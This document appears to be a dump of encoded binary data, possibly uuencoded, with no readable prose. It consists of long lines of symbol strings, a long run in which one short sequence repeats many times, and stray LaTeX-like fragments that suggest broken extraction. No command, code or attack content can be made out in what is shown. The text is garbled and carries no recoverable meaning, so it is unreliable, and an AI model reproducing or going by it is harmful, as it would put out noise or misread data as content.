MX]X-]^:LO-GLWJSRMRB^U;AOP+TC*\8NL>305'R7<;^'>V]6"[0\$DK]/\7+C $M>D8X]\cluber{L(]DEEQ} BA\V[E"XCV7=R"ZQY!]7_(1QB^`^G?4FN\22?T;QL\:=$ M^/>%K'4ZV'U!Y5]4_))Q]X#[:M8H=HDE_YKBUXT['^Y;65/9)9;\VXK?,>YA M<-_/.H!=8LE_H/A#XYX.]Y.LR]DEEORGBC\S[G5PO\QZGEUBR7^E^&OCO@#W MNZS?V"66_/>*?S#NFB.=NR)KZ[W87:'R/RO^Q;A;P/TM:Q*[Q)+_7?\$?QHW# $MS<A>P"ZQY-=00&:VF1/"72?[W+2[CLH/4NPQ[F%PL[(?99=8\MF*<XQ[$=R\)]]$ M[._8)99\ON("XSX(=]WLC>>PNZ[*KZ=X?>-^`'>C[')VB26_L>)-C+O&*.=N $MGMW)+K'DMU^Q+A\#X0[-/H5=8LEOK7@;XU;"W3[['G:))3], \7\#CML,=F?T)$ MN\22'Z5XM''WA10,SN]D-ZCR(<5AXRZ#&\TN9I=8\C'%Q<:]`>Z.V3/9)9;\ $M3HK'&/=1N&791[%++/FQBLN-^Q[<RNR;V"66_#C%XXV[$N[$[+?8)99\M>))$ MQBT8[=RZ[\$%SV:U3^<F*ZXT[#&Y3]FAVB24_1?%4XY;#G9\$]C5UBR>^J>#?C $M[@\&W.?M^=HDEOZ?B\&N/N\#; < M^PIVB26?4\#S+N"?"[<A^@5UBR>^E>(YQ;X;;)$ $M]D)VB26_G^+]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P22_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<8=P+<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K/L*X";A'9W_/)]C1N">U#V>>P2X_Y@Q8<P[(?8Y=8\H<K(R*X";A'9W_/)]C1N">U#V*X">U$ $M+K'DCU^{k''}B_{i}=[)Z@B<J/LFX)\$]-; N"76+)+U-FG\$OAWMF]EQV MB25_EN*SC7L'W/.R3V676/+G*[[`N,_`O3C[7G:))7^)XDN-^P[<*[(_99=8 M\E<JOLJX*^!>FUTPC]UK5?XZQ=<;=U#\N3=EE[!++/F;%=]BW/7AWI[=RBZQ $MY.]0?*=Q=X![3_;1[!]+_E[%]QEW%[@/9-_,+K'D'U3\D''KX#Z:_3:[Q))_$ M3/'CQMT3[E/9GOGL/J7R3RM^QKCSX3Z?7<@NL>1?4/RB<8^#^TKV=':))?^J MXM>,>S'<-[,/8I=8\F\I?MNX=\-]+_M*=HDE_[[B#XS[\$MR/LU]DEUCRGRC^ $\label{eq:mu+app} $$ MU+A?P/TB^P]VB27_I>*OC/L7W&^SM^UA]UN5_T[Q]\9=+^C<G[)KV266_`K% $$$ $M/QMW\&-R5V808)9;\;XI_-^[.</_*/I]=8LEGY`BOD6/.2;AKYSR>=M=6^744$ M#S)N']S,G!_8)99\EN)LXQX&UY>S:2^[/I7/4YQOW+/@#LZ)LTLL^745KV?< $M:^*NF-/*+K'D-U*\L7$?@KM9SC)VB26_N>(MC/LZW*UR[F.76/)#%6]MW*_@F.76/)#%6]MW*_@F.76/$ M; I?S&; O\$DM] > \3#CKAER[H@<?Q^[(U1^I.)1QET7; B"GE%UBRO<5AXR[/=Q(M3AN[Q)*/*HX9=PS<TIQCV"66_(Z*=S+N;G!WR;F%76+)ERD>:]P#X<9SWF&7 $\label{lem:m6/*5bl<9} $$ $M^*_>Q.4/F) BJN->SW<VIP`N\22KU,\V;B/PFW,F<$NL>2;$ $M$$\q[KMPI^<<S"ZQY&<HWM6X*^$ND7,5N\22;U:\IW$SP\YMS7F)76+)MRE.$ M&'<(W-DY?[)++/D.Q7L9MPCNW)SM%K`[5^6[%'<;=P+<GIPZ=HDEWZNXS[B[MPUV8LYA=8LDO4KS8N\$O@+LFY@%UBR>^K>#_CG@GWP)PGV"66_\$&*#S;NE7`/ MS?F176+)'Z;X<.,^"O>HG,T6LGN4RA^M^!CC?@?W^)Q*=HDE?X+B\$XV[<9%S $M3\G191=8\J<J7F;<G>">D7,:N\22/U/Q6<;='>ZY.<O9)9;\>8K/-^X2N!?E$ M?, XNL>005GR)<4^\$>WG.X\$7L7J[R5RB^TKB7P;TF9T=VB25_K>+KC'L7W!MS $\texttt{M+K'D'U\# \ H''7CSCWD9S,Q>P^HO*/*G[,N*/@/ID39)=8\ D\ I?MJXE7"?R]F5}$ M76+)/Z_X!>/.@/MRSB'L\$DO^%<60&K<+[ALY5[-++/DW%;]EW(/AOIOS,KO\$ $MDG]/\?0&01#N1SE_L4LL^8\5?V+<.^*GK/]WNQ^KO)?*/[2N"_^_29G,KO$$ MDO]6\7?&_03NCSE[LTLL^9\4KS#N6E'G_IIS(;0\$DE^I^#?C;@'WSYPGV266 $M_{^*}$, W_{-W} [\!=ZW<G]@EEOS:BM<Q[E2XWMS-]V'7J_*9BK., VP, W_{-W} <N\22 M]RG.,^XQ</VY\]@EEOQ@Q>L:]R*X&^2>SBZQY#=40)%Q'X6[:>[][!)+?C/% $MFQOW+;A;YG[!+K'DMU(\U+@KX&Z;N^X2=K=5^>T4;V_<]6+.W2%W)W:))3]"$ M\4CCCH1;F#N+76+)!Q0'C5L)MRCW.':))1]1'#7N[G!+<F]CEUCRI8IW-&X_ MW)USWV.76/*[*"XS[DEP*W*S]F6W0N7CBBN->RG<JMP0N\22GZ!XHG'O@%N3 MNQN[Q)*055QGW&?A-N0N99=8\HV*FXS[&=QIN=>P2RSYZ8IG&'?-8N?NGOL* MN\22WT-QLW\$W@3LS-V,_=F>J?*OB-N..@=N>.XQ=8LG/5MQAW':XG;GU[!)+ $\texttt{M?J[B+N,>\#G=^[C[L$DN^1W&O<:^$NR\#W(G:));]0\2+C+H>[3^Y3[!)+?HGB }$ M?8W[)MP#<E>P2RSY`Q4?9-P?X2[-W6)_=I>J_*&*#S.NM\2Y1^:.9Y=8\D<I $\verb|M/MJXF|,] + G<^N | 22/U[Q"<8MAGMR[AGL$DO^$,6G&G<*W--S'V"76/)G* #[3] | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2 | 20/2$ MN+UPS\G]DEUBR9^K^#SC'@OWPMSU#F#W016_2/'%QKT"[F6Y8]@EEOSEBJ\P

 $M[M-PK\YM9Y=8\M<HOM:X/\"](?=X=HDE?Z/BFXR[8:ES;\V]G5UBR=^f^';C$ $MAN' > E?L^N 220UQ/ <:= '=Y;O:!["Y7^?L5/V#<#K@/YX;9)9; (XH?->X^$ M<)_(W9U=8LD_J?@IXQX']]G<0]DEEQQSBI\W[F5P7\J]EEUBR;^L^!7C/@#W M]=Q7V266_!N*WS3N.W#?R5WC(';?4?EW%;]GW-_@?I@[G%UBR7^D^&/C;K"C $M<S_+;6"76/*?*_["N,5PO\Y=PBZQY+]1_*UQ]X#[0^[%[!)+_D?%/QEW*=Q?]$ M<I] FEUCRORI>:=Q+X/Z1^S.[Q)+_4_%?QKT7[IJ^(0>G7&+)KZ5X;9_YOANN MQU?%+K'DO8HSC?LEW!Q?#[O\$DL]5[#/NH)V<6^`[DUUBR?L5#S;N\$+CK^QYD MEUCR&RC>T+@E<#?Q?<4NL>0W5;R9<1-PA_C6/X3=(2J_I>*MC'L\W&U\.[-+ $M+/EM%6]GW%OA#O?-9I=8\CLH'F'<=^".]IW`+K'D"Q4'C/LCW+#O#G:))5^D$ M.&+<K#'.+?9]P"ZQY\$L4EQIW"-PQOIRE[(Y1^9T5[V+<G>"6^XK8)99\A>*X M<7>%.]ZW![O\$DJ]2/,&XW7`G^0YCEUCR-8IKC7LXW'K?=>P22[Y!<:-Q+X`[$MU? <: N \ 22GZ9XNG%O@[N;; \ U#V=U-Y7=70(=Q7X#; XMN!76+)SU3 <: MR?X, [R]$ M-;)++/EVQ;.-F[.S<^?X]F676/*=BN<:=RC<>;Y+V"66_'S%/<:-P.WW/<,N ML>07*%YHW\$EP]_;]PBZQY/=10,2X\^'N[]OR,';W5_D#%!]HW%/@'N*;P"ZQ MY)<J/M2X5\`]PM?++K'DCU1\E''OA7NL[RQVB25_G.+CC?LBW)-\#[%++/F3 M%9]BW*_AGN;[FEUBR9^N^`SC>G=Q[MF^#0YG]VR5/T?QN<8=!?<"WR[L\$DO^ $M0L47&7<*W$M]'>P22_XRQ9<;MQ/N5;X3V266_-6*KS'NP7"0]]W)+K'D;U!$ MHW%/@WN+[T-VB25_J^+;C'L-W#M]N4>P>Z?*WZ7X;N,^^O<^7X1=8LDO5WR_ M<=^#^Y"OF5UBR3^L^!'C_@'W<=_A[!)+_@G%3QIWHS+G/N.[GEUBR3^K^#GC MAN"^Z'N=76+)OZ3X9>-.A_N:;ZTCV7U-Y5]7_(9QN^&^[10!+K'DWU'\KG%/ M@?N!KXE=8LE_J/@CX]X\$]U/??NP22_XSQ9\;]VFX7_DN99=8\E\K_L:X7\+] MWO<LN\22_T'QC\;-&NO<GWV_LDLL^5\4_VK<\$7!_]VUU%+N_J_P?BO\T[D2X M:^1-9)=8\FLJ7BO/_/^SPQV4UY=V!ZF\1['7N(?`S<X[FUUBR><HSC7N67#S M\QYFEUCR!8K]QKT;[GIYW[!++/GU%6]@W+?A;IRWX='L;JSRFRC>U+A_PMTB $MKXQ=8LD/4;RE<3<I=^[6>7NQ2RSY;110:]Q=X^[+.XE=8LD/5[R#<7>'.RKO$ $\texttt{M+G:))3}:<: \$Q^{\&}\CYBEUCR8<5 \$QCT>; \texttt{BS/=PR[,9405EQBW)OA[10799=8]}$ M\F,4[VS<U^&.S=N376+)ERNN,.Y*N./RCF"76/+C%5<9=_T*YU;GW<`NL>0G M*:XQ;@#NY+PWV"66?+WB!N,VP9V2M_:Q[\$Y1^:F*IQEW`=Q=\T:R2RSYW130 M; MSCX>Z9-X5=8LFW*)YIW"O@)O+V9Y=8\K,4MQOW4;A[Y5W&+K'DYRCN-.Y7 $M < + OSGF.76 / + S%, W;G; < N7UY*]DEEGR_X@7&'09W <= [0X]A=K/)[*]['N./A$ $M[I=7S2ZQY/=7?(!QV^{$}-7.4K'D#U&U+@'PCT\[QQVB25_A.(CC7LFW&/R.)]$ M'F&76/+'*C[.N-?#/3'O6W:))7^2XI.-^QS<97D;'<_N,I4_3?'IQOT.[EEY M8]DEEOS9BL\QKK_2N>?GS6&76/(7*+[0N"&XE^2=S"ZQY"]5?)EQJ^!>F7<W MN\22OTKQU<;=%>YU>1^S2RSYZQ7?8-P%<&_.RSN!W9M5_A;%MQKW>+AWY,78 M)9;\G8KO,NY5<._-:V&76/+W*5YNW\$?A/IAW)+O\$DG](\</&?1?N8WDWLDLL $M^{<<5/V'<E7"}$?SGN376+)/Z/X6>.N-\ZY+^2M<R*[+ZC\BXI?,FXAW%?S1K%+ M+/G7%+]NW#C<M_*FLDLL^;<50V/<9KCOYQW`+K'D/U#\H7\$/A_M)WN7L\$DO^ M4\6?&?=ZN%_F/<\NL>2_4ORU<9^\^UW>;^P22_Y[Q3\8]P.X*_*V/HG=%2K_ ML° ?C+0&>.?^EC>)76+)_Z[X#^-N!3<C?P&[Q))?0_&:^>;XPETG_]RTNX[* M#U+L,>ZN<+/R'V676/+9BG.,> $R#<O/SOV"66?+[B`N->"G?=_(U/9G==E5]/$ M\?K&O1ON1OGE[!)+?F/%FQCW);B;YW>R2RSY+10/,>Y7<(?FG\(NL>2W5KR- $M<0=5.7?[_'08)9;\,,,7#C3L<[LC\3]@EEOPHQ:.-.Q%N,#__%':#*A]2'#9N$ M`FXTOYA=8LG'%!<;=RG<'?-GLDLL^9T4CS'N)7#+\H]BEUCR8Q67&_=)N)7Y $M-[%++/EQBL<;]VNX$_/?8I=8\M6*)QG7/\&Y=?F#3F6W3N4G*ZXW[O9PF_)'$ MLTLL^2F*IQIW/-P9^=/8)9;\KHIW,VX";G/^@>P22WY/Q2W&70*W+?*=HDE $\label{eq:mgu'real} $$ MGU'R[AGP'W(?X%=8LGOI7B.<6^{$$}VY7_.[O$DN]6/,^XS'MS=]F&;N]*M'G$ $$$ $MN-X/\!=E%_#+K'DRO>V[C^B<[=-W\AN\22WT_Q_L8=`?>@_//8)9;\P8H/$ $M,>XDN(?E/\8NL>0/5WR$<;0@'IW_/;0$DC]&\;'&/0SN"?F;G,;N"2I_HN*3$ MC'L!W%/S*]@EEOPRQ:<9]WZX9^;/99=8\F<I/MNX'\`]+_]4=HDE?[[B"XR;</pre> M4>W<B_/O99=8\I<HOM2X0^!>D?\IN\22OU+Q5<;=\$>ZU^06GLWNMRE^G^'KC $M/I!_,[O$DG]0\4/\&?0+NH_EOLTLL^<<4/V[<S^`^E>\Y@]VG5/YIQ<\8US/)$ $MN < G%[) + + D7% +]HW"WAOI(_G5UBR; ^J^#7CAN&^F7\0N\22?TOQV\:MA?M>$ $\texttt{M_I7L$DO^?<4?\&+<3[L?Y+[)++/E/%']JW$/@?I'_![O$DO]2\5?&/0GNM_G; }$ MN\22SR@07J/`_'VY<-<N>#SMKJWRZR@>9%QOC7,S"WY@EUCR68JSC1N`ZRO8 M]"QV?2J?ISC?N)/@#BZ(LTLL^745KV?<=K@;%G2Q2RSYC110;-P#X&Y6L(Q= $\texttt{M8LEOKG@+XYX+=ZN"^]@EEOQ0Q5L;]Q:XVQ5\QBZQY+=7/,RX3\(=4>`_F]T1}$ $M*C]2\2CO@TW4%#*+K'D@XI#QOT&;J2@C5UBR4<5QXR[=JUS2PN.89=8\CLJ$ MWLFX&\'=I>`6=HDE7Z9XK'''P(T70,,NL>0K%8\S[G2X\$PJ\Y[`[0>4G*JXV $\label{eq:main_bound} \verb|M;B_<VH(`N\22KU,\V;@GPVTLF,\$NL>2;\$\$\Q[MUPIQ<<S"ZQY&<HWM6XS\' = $$$

MH^`J=HDEWZQX3^-^`K>UX"5VB27?ICAAW,PZY\XN^)-=8LEW*-[+N)O!G5NP MW;GLSE7Y+L7=Q@W![2FH8Y=8\KV*^XQ;#7=AP6)VB26_2/%BX^X%=TG!!>P2 M2WY?Q?L9]R"X!Q8\P2ZQY`]2?+!QSX)[:,&/[!)+_C#%AQOW9KA'%6QV'KM' $MJ?S1BHQ[M-PCR^{H9}]=8\B<H/M&X7\]I:";76+)GZIXF7&]DYU[1L%I[!)+$ $M_DS\$9QEW"-QS"Y:S2RSY\Q2?;]P8W(L*/F>76/(7*[[$N/5P+R\8?#Z[EZO\]))$ $M%8JO-\&XGW\&L*=F276/+7*K[.N$?`O;$@P2ZQY&]2?+-Q+X-[6\\&Q[!)+_G;%$ M=QCW0;AW%]S*+K'D[U%\KW'?A7M P;OL\$DO^`<4/&G<%W\$<*,B]@]Q&5?U3Q M8\;UU3OWR8(@N\22?TKQT\8="O>Y@EW9)9;\\XI?,&X)W)<+#F&76/*O*'[5 MN+5PWRBXFEUBR; ^I^"WCML-]M^!E=HDE_Y[B]XU[(-R/"OYBEUCR'RO^Q+C+ $MX'Y>L/V%['ZN\E\H_M*XU\+]IF`RN\22_U;Q=\9]\&.Z/!7NS2RSYGQ2O,.Z7$ M<'\MN)!=8LFO5/R;<==J<.Z?!4^R2RSYOQ1G^,WOK>"NY?^)76+)KZUX'>.. M@>OU;WX1NUZ5SU2<9=P]X>;ZQ[%++'F?XCSC[@O7[Y_'+K'D!RM>U[AGP=W` M?SJ[Q)+?4/%&QKT)[J;^^]DEEOQFBC<W[I-PM_1_P2ZQY+=2/-2XG\'=UK_N MQ>QNJ_+;*=[>N"OA[N#?B5UBR8]0/-*X6S4ZM]`_BUUBR0<4!XU;!;?(?QR[$MQ)*/*(X:=Q[<$0]M[!)+OE3QCL8]#.[._O?8)9;\+HK+C'LAW`I_UB7L5JA\$ M7'&E<>^'6^4/L4LL^0F*)QKW/;@U_MW8)99\K>(ZX_X!M\&_E%UBR3<J;C+N $MQDW.G>: _AEUBR4]7/,.X.\/=W?*N\22WT-QLW$3<&?z,RYE=Z;*MRIN,^Y1$ M<-O]P]@EEOQLQ1W&OOQNI[^>76+)SU7<9=Q[X<[W[\,NL>1[%/<:]WFX"_P7 ML4LL^86**QGW\$[C[^)]BEUCR2Q3O:]R,*<X]P+^"76+)'ZCX(.-N`W>I?XO+ $MV^{J}H<J/LRX^^>Z1_/+K'DCU)M'&[X![GG]NL>2/5WR"<4^$>[+_#':)$ M)7^*XE.->PO<T_T/L\$LL^3,4GVG<U^&>X_^276+)GZOX/..N@'NA?[W+V;U0 MY2]2?+%QUYWJW,O\8]@EEOSEBJ\P;A#NU?YV=HDE?XWB:XU;"_<&___'L\$DO^ M1L4W&;<3[JW^V]DEEOQMBF\W[L%P[_*_SRZQY.]6?(]QSX"[W)]]!;O+5?Y^ MQ0\8]PJX#_O#[!)+_A'%CQKW3KA/^'=GEUCR3RI^RKA/PGW6?RB[Q))_30'S MQGT+[DO^:]DEEOS+BE\Q[M=P7_>_RBZQY-]0_*9Q_X3[CG^-*]E]1^7?5?R> M<7W3G/NA?SB[Q)+_2/''QMT"[F?^!G:))?^YXB^,6PCW:_\2=HDE_XWB;XT[M%NX/_HO9)9;\CXI_,FXCW%_\3[-++/E?%:\T;@+N'_Z?V266_)^*_S+N0KAK M#AYR5<HEEQQ:BM<>;.[WX7H&5[%++'FOXDSCG@DW9W`/N\22SU7L,^XU<`L& $\label{eq:mgdnl} \mbox{MG} \mbox{DNL>3]B@<;=SG<]0<_R"ZQY$\#=00*$QGX>[R>"OV"66_*:*-S/NAW"'$$[_$ M:G:'J/R6BK<R[@JXVPS>F5UBR6^K>#OC>J<[=_C@V>P22WX'Q2.,NPG<T8-/ M8)=8\H6*`\8=!3<\^`YVB25?I#ABW)WA%@_^@%UBR9<H+C7N9+AC!N=<P^X8 $ME =] 9 \ 2 [\&; 25W2, 8 (CF2TT7^+W'K^_S \ 9&7-; .KI&M6: 4EXRNZ&[MGYOHZNL=]]$ MTM+5-J0AT=?7T=7>.[JL;6Y'5T=07T]+6W?/Z'AO:T]'7W=/1_?H>;.[N^?0 $M_S;/2?2$@J,SVEM;@VMW7/G=70FVD9E='3UE?1M7S@B,&RG'BQ*1P8#X6@X$ M%HJ\$8Z5IC)9FM,YNZ4\$T2%\$L2@M+`T&JZ>SN:A_"*PI1+18#KJB_J[>CO2O1 MEE; "I&!16JC_H3^%HOP/?XR1BTAVB_]\$[M0-COS;:9?>2+BTQS'9`67K]9"N M_K\$KM\$V*\IH=FW8%!EAA[^SNGK[T.F)N'8%(:0^X=&0H&(W\$2MW_<M1^;C\$[M8#HZD:*B4!'%D['T`0P4NF",<N#2D8%@#\$>2#XW.!C@+II4&BVB5LSJ[6_J2 M@6#ZS`E3;49;=___,SD2R*I2NBKDJ["U='T[7!X(NX\$[+SL0B;!`"='![8SV) M"[H[VI*EM]N3BXSFYIG]'9W4`9L7M#1W4N]#(\$B[=[A;4F!L=W=GLC"U'T?2])M1Z(;)Q:,+)W;W1'5VMG?UMB],*.KK;\$K%&S,RJFUM97D!(8009.[(RI535C)]M:VNK41A\$86!81ITN#5%IP/6CX<G*:EWKN@AJ,](E\$90\$J61Z8QPET>1ZW8K3 MJ1A2Q;16*!G5Z2J<0JC+D.:BO:ZHLKJVK#%9AN:Z14:=*@U!#J"]"&74I1L2 M0&MQ_(:C71G5JC*:JB2CJB:UMAC*PA24LF(NJTNW+X@FXT`,1W-)4+744K=` M:75MS;AD:2A9FMJS(5I?A2C44K=(M12FJHVF:LDIGU);E2J-)4N+DTZ(VC0' $M)Q/)*A8*<"R#-RF4/O)-Z:*0*\)62ED89J@(+<9>4941KAS@%.SJ&S5[=55T]$ M7:&KS\$!U;3AS==W8CJ[1HT:-[NR8.9JN-Z/GDKR0+CZA4>%10:I(__L_7XD1 M>SOV3C2[#AA!Q\&F+W3#6*HPR&=G^?BR>BH)(H9>VC"^MKX110C1>9_AS@"4 MA% \ 2 (BWMA=FK2Y>ABP5 '1-(=OXEK=,>2PACBQ8BCKDG:\$ "B\$44R"+@U\H;X" MIYB4=!L#(1A%9*C"<%(H@H#*AAG)FDBRL52"\$PYET60Z1FD^'U5M,=<FE4@8 $MQ<'"=/%4WC3T+[>[*:H*@RZ)[C0<&?2]\O')RC!79DA94;JL9FI=0R-6@ZZ&$ M4NCITJCX4AA3T?+T:HM1&BI\$.]#-YJ3:DPZAIR\$\$%6M\$<2A=K\$O#JI0WESH8 M"B/)C'(6LJC7)61+HJEBVJPJ2@LYD)RN3!<*'*Z+*""=\$(F"X,H#&- TS*<MW\$YL9EHLX@R)4AI)ES;*&>\:#;U9%<:XL!'C,\I<JY'/J*,DRHH*45:\$<9?K MTD91D&LSJD4)<2%%N65%84FJTB)5FBR)*%DZ:%3ERD6/)801%:E/N/&8&RF= M+Q) *A) \$"N=VNI] %J*UN\$4:=&RG&E] 545-/6N=(BZ3BZ.))THN0@Y1JEZV.I $M>BHOISZ(,ES2<^C39='4)<WY937CN#203%+4M1(M13E&-]?O<962\A#*H]@J$ MG0]3.2TP@D#'U4^;D60"VX\$5)4<E"<22@1"IJ]04LTIC7PV*8H7)HF!RHA(O M2Q5C<]"\L;HXF)X*5,JX&N)LI1R]6#B]/RKQ^2@L2A:N]DHXLZ4WT=?;1E<5 MEP\%R8A2E&=>JC#9B#`NTZFB4#HG96&.-2FW2*[>JE0NT=C7J=)H.JM+8^EL

MDWQ6<3JJ"@.\Z2@5-M?1Z8_B@&JL*N;-HO7J8CW?T.7I.0?VEY1C"S\K^GMY M:OK)^T,JHOI"IBMBJ8L9&>/+JBNEHE@NEKHB?6VBD^GOY0\$(Z)"Z'%<H6F#\$ MI'KNQA((<]L:JF;\$FQN3A46P`A@N5'\$\$Q4'7+U!-DJZ.)2U<DW5YL2O'U0D: $MGP/I-H0"\G&KU^3Y$W$((N$D:8A[?)TN#2/+4\0(3@FNBZ0-51AE(:-)KR>6$ M'C>:='\$QTF%L!:K15-12<2`MZ>)PD"6<<EPJ(Y,N#:>S9>7E\8:&YDEE#1.3 $MO3J2'B1-E<S'F\\<UT5#9Z`II$^B.N:*EKR50@J.;O,5T!4%74(Q[S$`$):%4$ $M23C\&)>$2MQ+:X)8>@F+:Y.3RGQ]&T.UDM#0Y\:/K!OU+=[!H4I^3W0Y"RS+J]$ MXY52'\$1Q,<Y/5-,E0VK#7\$L;%Z^)UU>5TY;7T3\$<A^TL+L)VCDMT)7HZ6NL3 M+6UH>"2UN:GRJ?3,*)&JH&)5\$U^4:.V7NDA8U95U=G)Y<21Y.[YJ\$]#\$2+*) M[J1?;7TT68\9:#+77%8>;QX?+ZN(UR>WHIBV(ES6FFA</"]1@G&>VA\KI9+* $MSI;VWE11+&G4T+&W"V$O!R+T+S5,K;^/4^W"Y(>Z\</4T8'^$E?]9*@Y=5:5$ M55?73HU7-)-3THA0R.W@X'C:LXF>\$104IG;NI);>.7_?J0T=;0U]+3U]:!WO $\texttt{MS=(,N^440^C@8ND\&T@\$\#1:D0YIQ(2W,KXC55<=W:Z/^UUF+5NAT8J?\$1W\$B;}$ M*4YF`FZ(X'!SP_2&QOBDYK*FBJI&9!N1"?R?-U6O65J!BQPM<6LV0"24BF!R $M!T<UM+JL?I)J:-'_089BS=(*]!Q:XGJQ^D@T%4'00=:>K+5C)\3+]:Y%=XK]$ M9RWF#B;-K9VY5Z*U#UT1PQ:ZOWN26-4U.^%&DC:;"`;#B*RR_:&BH#JI;(MY M,_FB'D!__9<LWS"C^T(R'4(YC<B&_EOWB&ZPWLC4T(![WW^)%J6B&"#@K-+I M[.Z(_M?M#MU>NXET]F.)Z=@_)HN324RU6&G6?4LKC8@&_FMWAK17;:*;\$6*) 